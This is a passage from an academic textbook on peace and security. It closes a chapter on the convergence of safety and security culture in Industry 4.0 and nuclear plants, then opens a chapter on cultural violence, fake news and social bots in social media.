Subsequently, the term became very popular and widely disseminated. It came into use in aviation, industry, science, and the media (Rauer, 2011, p. 70). In organisation theory, for instance, organisations were now described as cultures and no longer metaphorically as organisms or machines. This, in return had an impact on management philosophies which now focused on the idea that corporate culture may be consciously shaped and developed (Büttner et al., 2007, p. 15).

In due course, engineering talk of "safety cultures" was taken up also in Political Science, especially in the context of securitisation theory and the analysis of security policy. The notion of "culture" was first used to analyse strategic culture (e.g. Snyder, 1977). However, after the *Constructivist Turn* mentioned above, the notion of culture was also adopted by the field of International Relations and has been used to analyse security policy. Daase offered a comprising model of connecting the culture-term to safety and its technical reference as well as to security in terms of political convictions, values, and practices which shape the perception of security and insecurity of states, societies, and individuals. Moreover, he suggested to use it as analytical tool to explain security policy (Daase, 2010). Cultural sociologist Andreas Reckwitz has stressed that the cultural norms and values of a collective do not imply anything objectively about security or insecurity. Instead, they express the collectively shared interpretations of a perceived threat (Reckwitz, 2010). This aspect becomes increasingly important for security engineers, as well. With regard to terrorism, Anderson pointed out that it "is not just about risk but about the perception of risk, and about the manipulation of perception" (Anderson, 2008, p. XXVI). As we have seen with the example of immigration, securitisation may be understood as an attempt of influencing the collective perception of someone or something as being a threat to (national) security. To be sure, such manipulation of perception can be undertaken by means of deception, disinformation campaigns and currently so-called "fake news". In the field of IT, deceiving people and also computer systems by infection through computer worms and viruses is therefore another focus of security engineering. Indeed, once questions of perception, cultural meaning, or manipulation are brought in, the distinction between the maintenance of safety and an engineering of security becomes problematic. We were told that "securitisation" separates ordinary risk management that keeps technologies safe, from the extraordinary measures that protect technologies from human misuse. But since the process of "securitisation" involves rhetorical interventions which dramatise a situation, these are themselves subject to manipulation by, for instance, political extremists or foreign powers. Thus, security engineering is required to address deception practices as well, and, perhaps, turn agitated security concerns back to mundane problems of safety, or in other words, help desecuritise them.

Summarising, we can retain that constructivist, as opposed to realist approaches, serve the analysis of technological and political practices with their underlying norms and values. With respect to security, these practices are oriented toward security policy and the political handling of the protection of technology and technological systems. With respect to safety, they serve the protection of humans from technology by finally addressing the attitude of every single individual in every level of an organisation (Barnes, 2009).

And yet, this traditional classification scheme has come under pressure. This becomes particularly evident regarding the growing significance of safety culture as a crucial contemporary expression for an increasingly complex managerial task, which has to address safety and security issues in equal measure.

16.4 Safety and Security - Simplified Overview

In this section, we intend to summarise in a highly idealised and simplified manner some of the salient features of safety and security as they present themselves. Section 16.3 exhibits the classical conception that was operative during the Cold War but dates back further and continues being topical today. Here, the threshold between technology and politics is clearly recognisable. Safety refers to technology and its proper functioning. The field of engineering deals exclusively with safety concerns, whereas security belongs to the field of politics and denotes the political practice of regulating and controlling the use of technology (see Table 16-1).

Safety	Security
Safety denotes the physical integrity of a technological system and the conditions of its safe functioning. *Safety Engineering* addresses risks of injury and other damages possibly caused by technology. This includes protection of technological systems from environmental impacts or operating errors as well as their conformity with established safety standards.	Security designates the socio-political requirements for an inoffensive use (in case of nuclear weapons: non-use) of technical systems or devices. This includes the dual-use problem and the question of trust in public institutions – whether they are capable of regulating the employment of technologies in the interest of citizens.
Safety is substantially a technical problem	Security belongs to the field of politics

Table 16-1: The classical division of labour between the separate spheres of technology and politics

Table 16-2 shows how this conception has come under pressure after the *Chernobyl* accident and since the 9/11 attacks. It includes the emergence of security engineering on the one hand, and of "safety culture" on the other hand – with the combined effect of assigning to the sphere of technology and engineering many political questions of security, of trust in international organisations, treaties and agreements, of control through a system of sanctions and rewards.

Safety	Security
Safety concerns the protection of humans from technology. Safety aims at limiting potential hazards that originate from within the technological system.	Security concerns the protection of technology from humans. Security aims at defence against attacks on technological systems and therefore refers to threats from the outside.
Safety Engineering seeks technological solutions but is cognisant of the need for a *safety cultur*e and of the fact that technologies can function reliably, only when operated responsibly and competently in a safe environment.	*Security Engineering* seeks technological solutions: Though firewalls or surveillance systems do not address the cause of attacks, they can nevertheless prevent them. Thus, the threat of politically motivated incidents is treated on a par with other threats to the safe operation of technical systems. Accordingly, security engineering also benefits from a developed safety culture.

Table 16-2: The division of labour is now taking place within a sphere of technology that is expanded to include cultural factors

The contrast between the tables shows that providing security is no longer an exclusively or predominantly political task, but increasingly a technological one. Now, just as safety and security engineers need to be aware of the political dimension of their work, more and more politicians, lawyers, and managers have to familiarise themselves with engineering procedures. Below, we will briefly introduce two examples of present technologies where these transitions create challenges for everyone involved, and for engineers in particular. One example will be the field of **Industry 4.0.** With the second example, we will refer to nuclear technology again.

16.5 Two Examples of Current Transformations

Industry 4.0 is the promising name of a complex conversion of engineering production processes. It is said to be another "industrial revolution" (Anderl, 2015, p. 3), with novel safety and security requirements. It indicates a new level of organisation and management of the whole supply chain and the life cycle of products. On the basis of cyber physical systems, future products are parts of networks, capable of communicating with one another. Therefore, the conception of Industry 4.0 is accompanied by the claim for a new safety culture, capable of coping with new constellations of the relationship between virtuality and reality, interconnected technology, but also, the awareness of unprecedented security risks. Intelligent devices and artefacts, controllable locally and remotely, ought to provide any information on products and production processes in real time to all stakeholders involved in the value chain. But not only are unexpected side effects of these huge networks ever harder to predict, moreover, security engineers are challenged by assuring that power and control remain with the entitled actors in the intended manner. As they all have different interests, security is not merely about cryptography and firewalls, "but increasingly concerned with tussles for power and control." (Anderson, 2008, p. XXV). Anderson also mentions that in many cases, security engineers are not aware of protection objectives (4). Reasons are to be found in the extraordinary cross-disciplinary character of security engineering, and in communication deficits among all involved actors. Economic, political, and legal objectives must be clearly explained and communicated. This also raises the question of the significance of the human factor. Industry 4.0 demands a new safety culture, which considers safety, security, and humans equally, because the relation between safe and secure working conditions and human agency needs to be carefully structured. Communication is of extraordinary importance. That holds for the human-machine interface as well as for communication between actors across the disciplines. Communication habits need to be reflected and improved, when conflicting with safety and security protection objectives like availability, trustworthiness, authenticity, integrity, and authorisation. On the face of it, in the case of Industry 4.0 there is only a largely expanded safety culture complemented by largely defensive security engineering. It would appear that Industry 4.0 mostly requires broadly distributed vigilance throughout its organisational structures in order to operate safely and to be safe in its operation. From an engineering perspective there seems to be no essential role for politics at all to ensure Industry 4.0 production processes as a matter of national economic interest. And yet, security remains a matter also of politics and the law when it comes to export and import controls, sanctions for violations of intellectual property protections, and the like.

The second example is once again derived from the nuclear sector. The examination of the *Chernobyl* accident had a significant impact on the improvement of safety conditions in **nuclear power plants (NPPs)**. Under the heading of "safety culture," it focused on managerial or organisational practices and on the orientation of employees' behaviour and attitudes. However, these practices were designed for much simpler software systems and dealt exclusively with safety issues. Security was no integral part of safety culture and handled separately. But recognition of the significance of a culture that encompasses both, safety and security measures, was called for in a 2008 publication of the International

Atomic Energy Agency (IAEA) on nuclear "security culture" which, however, is an expansion and complement of "safety culture" by those threats to safe operation that might be deliberately introduced by humans. By highlighting that both share the common principle of limiting risks, the study particularly stressed the mutual reinforcement of safety and security through the human factor, i.e. through communication and cooperation (IAEA, 2008, p. 5 ff.). Meanwhile, the IAEA has merged safety and security within the Department of Nuclear Safety and Security (IAEA, 2014). Again, communication is mentioned as a crucial factor for (nuclear) safety and security. Communication problems may potentially occur on the interface of human-computer interactions or else between employees and/or scientists who work in different fields of knowledge. Issues referring to the human-computer relation are addressed by the academic discipline of Human-Computer-Interaction (HCI), which is a multidisciplinary field of research itself (Reuter & Kaufhold, 2018, 22). Communication between actors of different scientific disciplines or social spheres is complicated for several reasons: discipline-specific terminology is hard to explain for non-affiliated people; but confusion may also result from one and the same term with different meanings in various disciplines (Feith, 2013).

The technological infrastructure of NPPs is another problem: ageing technology in NPPs is hard to replace without endangering safety processes. Many instrumentation and control technologies (I&Cs) in NPPs are still using analogue computers. Spare parts of this outdated technology are hard to get and so are engineers who are familiar with it. Another, even more problematic issue is the replacement of old with more complex software-intensive technology. Because new software could potentially contain malicious codes that may not have been detected before and that could be activated at any time by an unintended condition, incalculable damage could be caused (Baylon, Brunt & Livingstone, 2015, 4). Also, new software systems challenge the so far valid safety guidelines because "interactive complexity […] has reached a point where [it] can no longer be thoroughly planned, understood, anticipated [and] guarded against" (Leveson, 2012).

The threshold between safety and security is blurring and both are increasingly becoming engineering tasks. That also holds for the protection against cyber-attacks. It is a problem that requires for its solution an explicit recognition of cultural dimensions (Baylon, Brunt & Livingstone, 2015). As the authors stress, this is becoming manifest in communication problems between nuclear plant operational technology engineers and information technology engineers, in inadequate cyber security awareness and training, and finally in reactive rather than proactive approaches (Baylon et al., ix).

16.6 Outlook and Conclusion

The history and the development of "safety" and "security" concepts revealed their dependency on the relationship between humans, technology, and politics. Emerging from different cultural traditions the various modes of safety and security thinking do not only shape the complex ensemble of policies, institutionalised practices, methodologies, theories, and technological arrangements, they also create specific subjectivities as well as specific forms of power. The human subject can be called upon more or less fully, with fewer or more responsibilities, and a greater or lesser sense of being able to handle those. At the same time, preconceptions of the human-technology relation determine what is and what is not subject to reflection and debate and what is to be taken for granted. Accordingly, nuclear technology set the agenda for security concepts which have long been determining the American national security policy and doctrines such as, for instance, mutual assured destruction (MAD).

Moreover, many security technologies in use today stem from the nuclear sector and the immense efforts to protect nuclear devices and facilities. But that does not only hold for the realm of security. The accidents in nuclear power plants have had major impact on organisation and accident theory. Furthermore, they led to the introduction of the concept of "safety culture". In the course of events, a new division of labour has evolved which is reasonably and usefully situated increasingly within the sphere of technology. However, it now requires revisions and adjustments to new technopolitical challenges – reflecting the insight that the operation of any technology requires legal frameworks and trustworthy institutions and thus involves politics as it operates beyond the technological sphere. While engineers maintain the physical integrity of a system, public authorities and concerned citizens need to provide and monitor its license to operate.

With the increasing complexity and convergence of technical systems, the original division of labour has given way to a managerial or engineering approach that knows only technical problems and the ways of handling them. This is particularly apparent in the case of nuclear security where the size of stockpiles, the strategic balance of destructive power, and international treaties have seemingly become less important than the monitoring of material flows, the concern with ageing arsenals, the establishment of a pervasive safety culture that includes the safeguards in nuclear power plants. While politics appears to vanish as a separate sphere where extraordinary measures might need to be taken (sanctions on certain types of technology, for example), it does not vanish entirely, of course, but becomes absorbed and diffused in the concept of safety culture. The integrity and safe operation of technical systems relies no longer on the technical expertise of specialised safety engineers but is distributed over the shoulders equally of engineers, administrators, and users (Nordmann, 2010). Multilevel interactive complexity – between systems, components of systems, humans and systems, engineers with different areas of expertise – require special consideration. The area of responsibilities for safety and security engineers has increased, because many problems that were dealt with exclusively in politics before, have been shifted to the realm of technology: Attributing an attack to a specific person, state or an adversary, for instance, has become ever harder to determine. Deception, in turn, is ever easier to conduct. Pretexting is an issue and distinguishing the false from the true has become a Herculean task. Security and safety engineers are thus facing technopolitical challenges and new responsibilities.

- Tasks for engineers have multiplied with the transition of security-related issues in the field of technology.
- Power relations change, as does the nature of attacks.
- Safety culture has to expand its practices and concepts towards a more comprehensive safety, security, and communication culture.

16.7 Exercises

Exercise *16-1:* How can the classical division of labour division between safety and security be described?

Exercise *16-2:* What challenges arise from the current transition of safety and security conceptions?

Exercise *16-3:* What does securitisation mean and why is it important for engineers to familiarise themselves with security concepts?

Exercise *16-4:* Why is the ongoing transition important for safety culture thinking?

Exercise *16-5:* What has changed for the engineers' profession?

Exercise *16-6:* Can you think of a case study where you can bring in values and reflect on power relations of technology and politics?

16.8 References

16.8.1 Recommended Reading

Blanford, E.D. & Sagan, S.D. (2006). Learning from a Disaster. Improving Nuclear Safety and Security after Fukushima, Stanford, CA: Stanford University Press.

Downer, J. (2015). The Unknowable Ceilings of Safety: Three Ways that Nuclear Accidents Escape the Calculus of Risk Assessment. In B. Taebi & S. Roeser (Eds.), The Ethics of Nuclear Energy. Risk, Justice, and Democracy in the post-Fukushima Era, Cambridge: Cambridge University Press, pp. 35-52.

Liebert, W., Gepp, C, & Rinberger, D. (Eds.) Nukleare Katastrophen und ihre Folgen. 30 Jahre nach Tschernobyl, 5 Jahre nach Fukushima, Berlin: BWV.

Schlosser, E. (2013) Command and Control, London: Allen Lane.

16.8.2 Bibliography

Anderl, R. (2015). Neue Sicherheitskultur für die Industrie 4.0. Retrieved from http://docplayer.org/52462970-Einfuehrung-in-industrie-4-0-neue-sicherheitskultur-fuer-die-industrie-4-0.html , May 10th.

Anderson, R. (2008). Security Engineering. A Guide to Building Dependable Distributed Systems, Indianapolis, IN: Wiley.

Barnes, V. (2009). What is Safety Culture? Theory, Research, Challenges. Retreived from https://www.nrc.gov/about-nrc/regulatory/enforcement/barnes.pdf, May 15th.

Baylon, C., Brunt, R., Livingstone, D. (2015). Cyber Security at Civil Nuclear Facilities. Understanding the Risks. Chatham House Report. Retrieved from https://www.chathamhouse.org/sites/files/chathamhouse/field/field_document/20151005CyberSecurityNuclearBaylonBruntLivingstone.pdf, April, 10th.

Bigo, D. (2011). Pierre Bourdieu and International Relations: Power of Practices, Practices of Power. In International Political Sociology, 5 (2011), pp. 225-258.

Brenig, H.-W., Ludäscher, S., Link, M. (2014). Sicherheitskultur in den Ingenieurwissenschaften. In H.-J. Lange, M. Wendekamm, C. Endreß (Eds.): Dimensionen der Sicherheitskultur, Wiesbaden: Springer VS, pp. 145-162.

Booth, K. (2007). Theory of World Security, Cambridge: Cambridge University Press.

Buettner, T., Fahlbruch, B., Wilpert, B. (2007). Sicherheitskultur. Konzepte und Analysemethoden, Kröning: Asanger.

Buzan, B., Wæver, O. (2016). After the Return to Theory: The Past, Present, and Future of Security Studies. In A. Collins (Ed.). Contemporary Security Studies, Oxford: Oxford University Press, pp. 417-435.

Buzan, B., Wæver, O., Wilde, J.d. (1998). Security. A New Framework for Analysis, Boulder: Lynne Rienner.

Daase, C. (2010). Wandel der Sicherheitskultur. In Aus Politik und Zeitgeschichte, 50 (2010), pp. 9-16.

Daase, C., Junk, J., Rauer, V. (2014). Konjunkturen des Kulturbegriffs: Von der politischen und strategischen Kultur zur Sicherheitskultur. In H.-J. Lange, M. Wendekamm, C. Endreß (Eds.): Dimensionen der Sicherheitskultur, Wiesbaden: Springer VS, pp. 33-56.

Downer, J. (2015). The Unknowable Ceilings of Safety: Three Ways that Nuclear Accidents Escape the Calculus of Risk Assessments. In B. Behnam & S. Roeser (Eds.), The Ethics of Nuclear Energy. Risk, Justice, and Democracy in the Post-Fukushima Era, Cambridge: Cambridge University Press, pp. 35-52.

Encyclopedia Britannica, lemma "safety engineering", retrieved from https://www.britannica.com/technology/safety-engineering, August 29th.

Feith, A.M. (2013). Zur Fachkommunikation interdisziplinärer Teams in der Produktentwicklung, Darmstadt: ULB.

Fischer, P. (2010). Lexikon der Informatik, Berlin [u.a.]: Springer. Retrieved from https://link.springer.com/content/pdf/10.1007%2F978-3-642-15126-2_20.pdf, August 29th.

Foucault, M. (1978). Dispositive der Macht. Michel Foucault über Sexualität, Wissen und Wahrheit, Berlin: Merve.

Freiling, F., Grimm, R., Großpietsch, K.-E., Keller, H.B., Mottok, J., Münch, I., …& Saglietti, F. (2014). Technische Sicherheit und Informationssicherheit. In Informatik-Spektrum, 37(1), pp. 14-24.

Hubig, C. (2000). ‚Dispositiv' als Kategorie. In Internationale Zeitschrift für Philosophie, 1, pp. 34-48.

IAEA Nuclear Security Series Nr. 7. Implementing Guide. Retrieved from https://www-pub.iaea.org/MTCD/publications/PDF/Pub1347_web.pdf, April 7th.

IAEA Safety Glossary 2007 Edition. Terminology Used in Nuclear Safery and Radiation Protection. Retrieved from https://www-pub.iaea.org/MTCD/publications/PDF/Pub1290_web.pdf, June 4th.

IAEA (2014), Department of Nuclear Safety and Security, retrieved from https://www.iaea.org/about/employment/ns/, June 20th.

INSAG Safety-Series, No. 75-4/1991. Retrieved from https://www-pub.iaea.org/MTCD/publications/PDF/Pub882_web.pdf, June 2nd.

INSAG Safety-Series, No. 75-7/1992. Retrieved from https://www-pub.iaea.org/MTCD/publications/PDF/Pub913e_web.pdf, April 2nd.

Leveson, N.G. (2012). Engineering a Safer World: Systems Thinking Applied to Safety, Cambridge: MIT Press.

Liebert, W. (2016). Technologische Sackgasse Kernenergie? In Liebert, W., Gepp, C, & Rinberger, D. (Eds.) Nukleare Katastrophen und ihre Folgen. 30 Jahre nach Tschernobyl, 5 Jahre nach Fukushima, Berlin: BWV, pp. 325-341.

Nordmann, A. (2010). Philosophy of Technoscience in the Regime of Vigilance. In G. Hodge, D. Bowman, & A. Maynard (Eds.) International Handbook on Regulation Nanotechnologies, Cheltenham: Edward Elgar, pp. 25-45.

Perrow, C. (1984). Normal Accidents. Living with High-Risk Technologies, New York: Basic Books.

Rauer, V. (2011). Von der Schuldkultur zur Sicherheitskultur. Eine begriffsgeschichtliche Analyse. 1986-2010. In Sicherheit & Frieden, 2 (2011), pp. 66-72.

Reason, J. T. (1990). Human Error, Cambridge: Cambridge University Press.

Reckwitz, A. (2010). Kultursoziologische Analytik zwischen Praxeologie und Poststrukturalismus. In M. Wohlrab-Sahr (Ed.). Kultursoziologie. Paradigmen – Methoden – Fragestellungen, Wiesbaden: VS Verlag für Sozialwissenschaften, pp, 179-205.

Reuter, C., Kaufhold, M. (2018). Usable Safety Engineering sicherheitskritischer interaktiver Systeme. In C. Reuter (Ed.). Sicherheitskritische Mensch-Computer-Interaktion, Wiesbaden; Springer Fachmdedien, pp. 19-40.

Sagan, S. (1995). The Limits of Safety. Organizations, Accidents, and Nuclear Weapons, Princeton, NJ: Princeton University Press.

Thompson, C. (2010). What is Safety Culture? Theory, Research, Challenges, retrieved from https://www.nrc.gov/docs/ML1017/ML101760248.pdf, June 2nd.

17 Cultural Violence and Peace in Social Media

Marc-André Kaufhold[1,2] · Christian Reuter[1]
Science and Technology for Peace and Security (PEASEC), TU Darmstadt[1] ·
Research Group KontiKat, University of Siegen[2]

Abstract

Over the last decade, social media services had an enormous impact on modern culture. They are nowadays widely established in everyday life, but also during natural and man-made crises and conflicts. For instance, Facebook was part of the Arabic Spring, in which the tool facilitated the communication and interaction between participants of political protests. On the contrary, terrorists may recruit new members and disseminate ideologies, and social bots may influence social and political processes. Based on the notions of cultural violence and cultural peace as well as the phenomena of fake news, terrorism and social bots, this exploratory review firstly presents human cultural interventions in social media (e.g. dissemination of fake news and terroristic propaganda) and respective countermeasures (e.g. fake news detection and counter-narratives). Secondly, it discusses automatic cultural interventions realised via social bots (e.g. astroturfing, misdirection and smoke screening) and countermeasures (e.g. crowdsourcing and social bot detection). Finally, this chapter concludes with a range of cultural interventions and information and communication technology (ICT) in terms of actors and intentions to identify future research potential for supporting situational assessments during conflicts.

Objectives

- Being able to describe and differentiate the complementary notions of direct, structural and cultural violence and peace, understanding their relation to social media.
- Understanding definitions, classifications and use cases of social media, social bots and supportive ICT.
- Being able to distinguish how cultural interventions both by social media users and social bots may support conflicts but also promote societal peace.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_17

17.1 Introduction

If one were to look back over the last decade and try to find technical innovations that had an enormous impact on modern culture, one would not get around social media services (Kaplan & Haenlein, 2010). They are nowadays widely established for everyday life uses, such as self-promotion, relationship building, news posting or information searching (Robinson et al., 2017), but also during natural and man-made crises and conflicts (Reuter et al., 2018). For instance, Facebook was a huge relief platform during the 2013 European floods, where digital volunteers self-organised donations and relief activities (Kaufhold & Reuter, 2016; Reuter et al., 2015), or part of the Arabic Spring, in which the tool facilitated the communication and interaction between participants of political protests (Wulf et al., 2013). However, social media is not only used for good purposes[97]: terrorists may recruit new members and disseminate ideologies (Reuter et al., 2017), and social bots may influence social and political processes (Stieglitz et al., 2017).

Based on the notions of cultural violence and cultural peace, as proposed by Galtung (Webel & Galtung, 2007), the definitions of social media and social bots, and the phenomena of fake news, terrorism and social bots, this exploratory review firstly presents human cultural interventions in social media. Examples are the dissemination of fake news and terroristic propaganda, and respective countermeasures, such as fake news detection (Viviani & Pasi, 2017) and counter-narratives. Secondly, it discusses automated cultural interventions via social bots, such as astroturfing, misdirection and smoke screening, and respective countermeasures, such as crowdsourcing and social bot detection (Ferrara et al., 2016). Finally, this chapter discusses a range of cultural interventions in terms of actors (human vs. machine) and intentions (conflict vs. peace) to identify future research potentials for supporting situational assessments during conflicts.

17.2 Fundamentals

This section briefly discusses the fundamentals of peace, emphasising the aspects of cultural violence and peace, and providing definitions of social media and social bots.

[97] As the definition of good is a question of perspective, we do not claim universality. The opinion stated here and in the following is clearly our own moral conviction only.

17.2.1 Cultural Violence and Cultural Peace in Cyberspace

The most common understanding of **peace** is "*the absence or cessation of armed conflict and military operations between nations"* (Campbell et al., 2010). However, in peace and conflict research, it is widely seen as only one side of the coin and thus referred to as **negative peace** (Galtung, 1969). The other side of the coin, the concept of **positive peace**, can be understood as "*the presence of social justice, including equal opportunity, access to the basic necessities of life, and the eradication of structural violence*" (Campbell et al., 2010). It refers to the idea that the absence of war, which induces **direct violence**, does not necessarily imply a general absence of violence. There are other forms of violence than military actions of nations against each other, such as structural and cultural violence. **Structural violence** describes "*unjust economic, social and political conditions and institutions that harm people by preventing them from their basic needs*" (Campbell et al., 2010). This means that unjust social arrangements constitute non-conflict forms of violence like discriminatory institutions and other social conditions, e.g., poverty, enslavement, (preventable) disease, that generate psychological, social or economic harm.

Cultural violence describes *"all aspects of a culture that are used to justify direct or structural violence"* (Galtung, 2007, p. 341). In his definition, Galtung mentions the six cultural areas of religion (e.g. repudiation of minorities), ideology (e.g. nationalism), language (e.g. linguistic sexism), art (e.g. conveying of stereotypical prejudices), empirical (e.g. neoclassic economic life) and formal science (e.g. either-or-character of mathematics) that are prone to cultural violence. Accordingly, Galtung (2007) differentiates direct violence as visible as well as structural and cultural violence as invisible types of violence (Figure 17-1). By introducing the term of **cultural peace**, which is understood as the absence of cultural violence (Werkner, 2017), Galtung (2007) enhances the term of peace to the formula: "Peace = Direct Peace + Structural Peace + Cultural Peace". To achieve cultural peace, actors must overcome attitudes and behavioural patterns that justify the appliance of violence (Werkner, 2017).

Furthermore, cultural interventions, both negative ones exerting cultural violence and positive ones supporting cultural peace, can take place in the cyberspace, such as in social media. The relatively young term of **cyber peace** can be understood as "*the peaceful use of the cyberspace for the benefit of humanity and environment. This includes the abdication of all activities of cyber war, but also the use of the whole communication infrastructure for international understanding*" (Hügel, 2017). In the next section, we will discuss the basics and classifications of social media and social bots as foundations to understand in which ways they can mediate or support cultural interventions.




Figure 17-1: Types of violence as specified by Galtung (2007)

17.2.2 Definition and Classification of Social Media and Social Bots

An interesting emerging medium of the last decade is **social media**, which allow increased communication and collaboration among online users, and have become a ubiquitous part of everyday life for many citizens (Reuter & Kaufhold, 2018). Accordingly, they are defined as *"group of internet-based applications that build on the ideological and technological foundations of Web 2.0, and that allow the creation and exchange of user-generated content"* (Kaplan & Haenlein, 2010). Besides everyday life, social media are used by journalists for reporting, analysing and collecting information (Stieglitz et al., 2018), by organisations to monitor customer feedback and sentiment (Kaufhold et al., 2017) but also by citizens and emergency services to respond to crises, conflicts and disasters (Palen & Hughes, 2018). Accordingly, the research field of *crisis informatics* emerged (Soden & Palen, 2018). Research suggests that social media can be classified in terms of their "*social presence/media richness*" and "*self-presentation/self-disclosure*" (Kaplan & Haenlein, 2010) (see Table 17-1).

Social media		**Social Presence/ Media richness**		
		low	**medium**	**high**
Self-presentation/ Self-disclosure	**high**	Blogs	Social network sites (e.g. Facebook)	Virtual social worlds (e.g. Second Life)
	low	Collaborative projects (e.g. Wikipedia)	Content communities (e.g. YouTube)	Virtual game worlds (e.g. World of Warcraft)

Table 17-1. Social media classification adapted from Kaplan & Haenlein (2010)

However, in social media, cultural interventions are not only disseminated by humans but also automatically by computer programs. So-called **social bots** are *"computer algorithms* *which automatically generate content and interact with other people in social media with the aim to imitate and influence their behavior"* (Ferrara et al., 2016). These bots, even though they can be useful, can also infiltrate political discussions, manipulate the stock market, steal personal information or spread fake news. Research suggests that social bots can be classified in terms of their intent (malicious, neutral, and benign) and imitation of human behaviour (high, and low to none) (Stieglitz et al., 2017) (see Table 17-2).

Social bots		**Intent**		
		malicious	**neutral**	**benign**
Imitation of human behaviour	**high**	Astroturfing, conflict, doppelgänger, infiltration, influence, sybils	Humour	Chat bots
	low	Spam, botnet command and control, paying	Nonsense	News, recruitment, public dissemination, earthquake warning, editing and anti-vandalism

Table 17-2. Social bot classification adapted from Stieglitz et al. (2017)

17.3 Cultural Interventions in Social Media

Due to their ease of use, social media are prone to exert cultural violence, for instance, in terms of religion, ideology and language. The aim of this exploratory review is not to provide a comprehensive overview of negative and positive cultural interventions in social media, but to discuss a variety of different interventions using the examples of fake news (including fabricated, manipulated and misinterpreted content), terrorism (including propaganda and recruitment) and social bots (including individual and political manipulation).

17.3.1 Fabricated, Manipulated and Misinterpreted Content: The Issue of Fake News in Social Media

Fake news has a long history, but the term itself gained a lot more attention in the past years (Reuter et al., 2019; Wendling, 2018). Fake news started to affect political parties globally and impact opinions on a larger scale than before (Becker, 2016). While being such a popular and frequent term, it is often mingled with other phenomena (Sängerlaub, 2017b). Its fuzzy meaning facilitates misuse of the term to discredit undesired news (Cooke, 2017). The best-known example might be U.S.-president Donald Trump who regularly labels critical media as fake news. Furthermore, in German debates, its meaning is often mixed with hate speech (Sängerlaub, 2017b).

17.3.1.1 Dissemination of Fake News in Social Media

Allcott and Gentzkow (2017) define fake news as "*news articles that are intentionally and verifiably false and could mislead readers*". They distinguish fake news from similar phenomena like unintentional reporting mistakes, rumours, conspiracy theories, obvious satire, and more. Similarly, Sängerlaub (2017a) defines fake news as intended disinformation and describes three types of fake news: First, there is completely fictitious news which he refers to as **fabricated content**. Second, **manipulated content** is based on true information which is manipulated in some respects. Third, **misinterpreted content** refers to correct information which is quoted out of context or is intentionally misinterpreted by the author. The topics of fake news are often negative and controversial. Usually, the contents of fake news lead to high emotions with topics like migration, child abuse, or war (Ziegele et al., 2014). Fake news can have serious consequences. The best-known occurrences of fake news are elections, although studies show it had little overall impact on them (Allcott & Gentzkow, 2017; Sängerlaub, 2017b). Nevertheless, as several examples show, fake news can have severe ramifications: In 2013, the official Twitter account of Associated Press (AP) was hacked and published a tweet saying that then-president Barack Obama was injured in an explosion at the White House. In consequence, the stocks experienced a temporary loss of $130 billion. The best-known case of fake news so far is probably the #PizzaGate claiming that Hillary Clinton was involved in child-trafficking controlled from a Washington pizzeria. In its aftermath, a man fired several shots inside the pizza (Kang, 2016).

There are often financial motivations to generate fake news. Links from social media posts can result in vast advertising revenues if successfully published and shared (Klein & Wueller, 2017). Today's online news environments and social media facilitate the spread of fake news, which makes fake news a profitable business (Rubin et al., 2015). Furthermore, ideological motivations are of major relevance (Allcott & Gentzkow, 2017). Particularly in the context of politics, fake news has been used to manipulate public opinion and debate. Well-known incidents are the recent U.S. presidential election and the UK "Brexit" referendum, where fake news have often been employed in combination with social bots. In times of the refugee crisis and the prevalence of right-wing populism, fake news in Europe often deals with migration and refugees. According to research by the German investigative journalism collective Corrective, the majority of fake news in Germany is originated by supporters and politicians of the right-wing populist party Alternative für Deutschland (AfD). The party's attitude becomes explicit in the statement of its spokesman Christian Lüth: "*If the message fits, we actually don't care where it's coming from and how it was created. It's no big deal if it's fake*" (Faktenfinder, 2017).

17.3.1.2 Counter-Measures against Fake News

So far, there is no clear answer on how fake news can be most appropriately approached. It is a complex task to identify solutions and responsibilities to prevent individuals and society from possible negative effects. In the last couple of years, researchers have presented several approaches to detect and handle fake news (Table 17-3).

As a reaction to the massive spread of fake news, most social networks have enabled methods to take care of the potential harms. The actions involve curating, deleting and censoring contents through which even initially independent platforms now take a role which originally belonged to the classic media: an **information gatekeeper** (Wohn et al., 2017). Furthermore, for users, it is possible to mark messages on social networks such as Facebook that they believe are false reports. These messages are then checked by experts. This expert-oriented checking of facts is based on human work and deals with the exposure of false statements. The experts check their researched and already created lists for the articles marked by Facebook users as a possible hoax.

Gatekeeping	Gatekeeping is the process through which information, including fake news, is filtered for dissemination, e.g. for publication, broadcasting, social media, or some other mode of communication (Barzilai-Nahon, 2009).
Media Literacy	The purpose of media literacy, which is a multi-dimensional process allowing people to access, evaluate and create media, is to help people to protect themselves from the potentially negative effects of (mass) media (Potter, 2010).
Law/Regulation	Laws may assist in fighting fake news and hate speech by sanctioning platforms that disseminate fake news e.g. for monetary purposes or by forcing them to quickly delete illegal contents; however, laws potentially threaten freedom of speech (Müller & Denner, 2017).
Algorithmic	The algorithmic detection of fake news comprises classification-based (e.g. machine learning), propagation-based (e.g. social network analysis) and survey-based approaches (Viviani & Pasi, 2017).

Table 17-3. Measures against fake news in social media

